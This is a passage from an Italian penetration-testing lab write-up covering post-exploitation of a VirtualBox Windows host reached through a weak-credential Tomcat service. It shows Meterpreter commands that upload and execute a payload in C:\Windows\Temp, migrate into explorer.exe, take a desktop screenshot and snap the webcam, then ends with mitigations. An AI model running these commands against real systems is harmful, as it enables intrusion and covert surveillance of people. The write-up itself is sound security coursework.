 1360  WmsSvc.exe            NT AUTHORITY\SYSTEM           WmsSvc.exe
 1572  spoolsv.exe           NT AUTHORITY\SYSTEM           spoolsv.exe
 1672  tasklist.exe          NT AUTHORITY\SYSTEM           tasklist.exe
 1680  svchost.exe           NT AUTHORITY\SERVIZIO LOCALE  svchost.exe
 1740  svchost.exe           NT AUTHORITY\SERVIZIO LOCALE  svchost.exe
 1788  unsecapp.exe          NT AUTHORITY\SYSTEM           unsecapp.exe
 1880  WmiPrvSE.exe          NT AUTHORITY\SERVIZIO DI RETE WmiPrvSE.exe
 1972  svchost.exe           NT AUTHORITY\SERVIZIO DI RETE svchost.exe
 2052  mqsvc.exe             NT AUTHORITY\SERVIZIO DI RETE mqsvc.exe
 2240  TCPSVCS.EXE           NT AUTHORITY\SERVIZIO LOCALE  TCPSVCS.EXE
 2248  pg_ctl.exe            NT AUTHORITY\SERVIZIO DI RETE pg_ctl.exe
 2364  snmp.exe              NT AUTHORITY\SYSTEM           snmp.exe
 2448  svchost.exe           NT AUTHORITY\SYSTEM           svchost.exe
 2488  tomcat7.exe           NT AUTHORITY\SYSTEM           tomcat7.exe
 2496  svchost.exe           NT AUTHORITY\SYSTEM           svchost.exe
 2528  conhost.exe           NT AUTHORITY\SYSTEM           conhost.exe
 2720  postgres.exe          NT AUTHORITY\SERVIZIO DI RETE postgres.exe
 2728  conhost.exe           NT AUTHORITY\SERVIZIO DI RETE conhost.exe
 2816  postgres.exe          NT AUTHORITY\SERVIZIO DI RETE postgres.exe
 2896  postgres.exe          NT AUTHORITY\SERVIZIO DI RETE postgres.exe
 2904  postgres.exe          NT AUTHORITY\SERVIZIO DI RETE postgres.exe
 2912  postgres.exe          NT AUTHORITY\SERVIZIO DI RETE postgres.exe
 2920  postgres.exe          NT AUTHORITY\SERVIZIO DI RETE postgres.exe
 2928  postgres.exe          NT AUTHORITY\SERVIZIO DI RETE postgres.exe
 3224  cmd.exe               DESKTOP-9K1O4BT\user          cmd.exe
 3356  RuntimeBroker.exe     DESKTOP-9K1O4BT\user          RuntimeBroker.exe
 3364  WmiPrvSE.exe          NT AUTHORITY\SYSTEM           WmiPrvSE.exe
 3532  sihost.exe            DESKTOP-9K1O4BT\user          sihost.exe
 3628  cmd.exe               DESKTOP-9K1O4BT\user          cmd.exe
 3680  WmsSessionAgent.exe   NT AUTHORITY\SYSTEM           WmsSessionAgent.exe
 3752  taskhostw.exe         DESKTOP-9K1O4BT\user          taskhostw.exe
 3896  conhost.exe           NT AUTHORITY\SYSTEM           conhost.exe
 4060  explorer.exe          DESKTOP-9K1O4BT\user          explorer.exe
 4084  conhost.exe           NT AUTHORITY\SYSTEM           conhost.exe
 4144  SearchIndexer.exe     NT AUTHORITY\SYSTEM           SearchIndexer.exe
 4160  java.exe              NT AUTHORITY\SYSTEM           java.exe
 4576  ShellExperienceHost.exe DESKTOP-9K1O4BT\user        ShellExperienceHost.exe
 4708  svchost.exe           DESKTOP-9K1O4BT\user          svchost.exe
 4852  conhost.exe           DESKTOP-9K1O4BT\user          conhost.exe
 4948  SearchUI.exe          DESKTOP-9K1O4BT\user          SearchUI.exe
 5044  conhost.exe           DESKTOP-9K1O4BT\user          conhost.exe
 5112  VBoxTray.exe          DESKTOP-9K1O4BT\user          VBoxTray.exe

meterpreter >
```

*Fig.15 Comando ps

```
meterpreter > upload upgrade.exe C:\\Windows\\Temp\\upgrade.exe
[*] Uploading  : /home/kali/upgrade.exe → C:\Windows\Temp\upgrade.exe
[*] Uploaded -1.00 B of 7.50 KiB (-0.01%): /home/kali/upgrade.exe → C:\Windows\Temp\upgrade.exe
[*] Completed  : /home/kali/upgrade.exe → C:\Windows\Temp\upgrade.exe
meterpreter > execute -f C:\\Windows\\Temp\\upgrade.exe
Process  created.
meterpreter >
```

*Fig.16 Lancio file

```
meterpreter > migrate 4060
[*] Migrating from 4668 to 4060...
[*] Migration completed successfully.
meterpreter >
```

*Fig.17 Migrate to explorer.exe

Fase 5 - Risultati

Con il pieno controllo della macchina, sono state estratte le seguenti informazioni richieste:

1. **Rete**: Con il comando **`ifconfig`** è stato possibile ricavare informazioni sulla configurazione di rete




**Fig.18 Comando ifconfig*

2. **Fingerprint Hardware**: Attraverso l'uso del modulo **`windows/gather/checkvm`** è stato confermato che il target è una macchina virtuale **VirtualBox**.




**Fig.19 Check VirtualBox*

3. **Screenshot**: Lo screenshot è stato eseguito e salvato con successo, mostrando chiaramente il desktop dell'utente target.

```
meterpreter > screenshot
Screenshot saved to: /home/kali/ePKZaObE.jpeg
```

*Fig.20 Salvataggio screenshot

*Fig.21 Screenshot macchina target post-venom

4. **Webcam:** Tramite il comando **`webcam_list`** eseguito nella sessione Meterpreter nativa, il sistema ha rilevato una webcam attiva e tramite il comando **`webcam_snap -i 1`** è stata effettuata una cattura in tempo reale dalla webcam della macchina target

```
meterpreter > webcam_list
1: VirtualBox Webcam - ACER HD User Facing
```

*Fig.22 Rilevamento webcam




*Fig.23 Verifica webcam

Conclusioni

In conclusione, il laboratorio ha dimostrato come una versione non patchata e l'uso di credenziali deboli in servizi come Tomcat possano portare alla completa compromissione di un sistema operativo.

Mitigazione

Per mettere in sicurezza il sistema, è obbligatorio:

1. **Aggiornamento:** Eseguire l'update di Apache Tomcat all'ultima versione stabile.
2. **Hardening Credenziali:** Adottare policy di password complesse per gli account.

3. **Configurazione Firewall:** Implementare regole di firewall per limitare l'accesso solo a indirizzi IP fidati.

Per l'implementazione delle contromisure, è possibile consultare **i riferimenti esterni e le patch fornite nel report di Nessus**, al fine di correggere le vulnerabilità critiche identificate nel servizi.




Fig.24 Link pagina soluzione vulnerabilità




Fig.25 Pagina web soluzione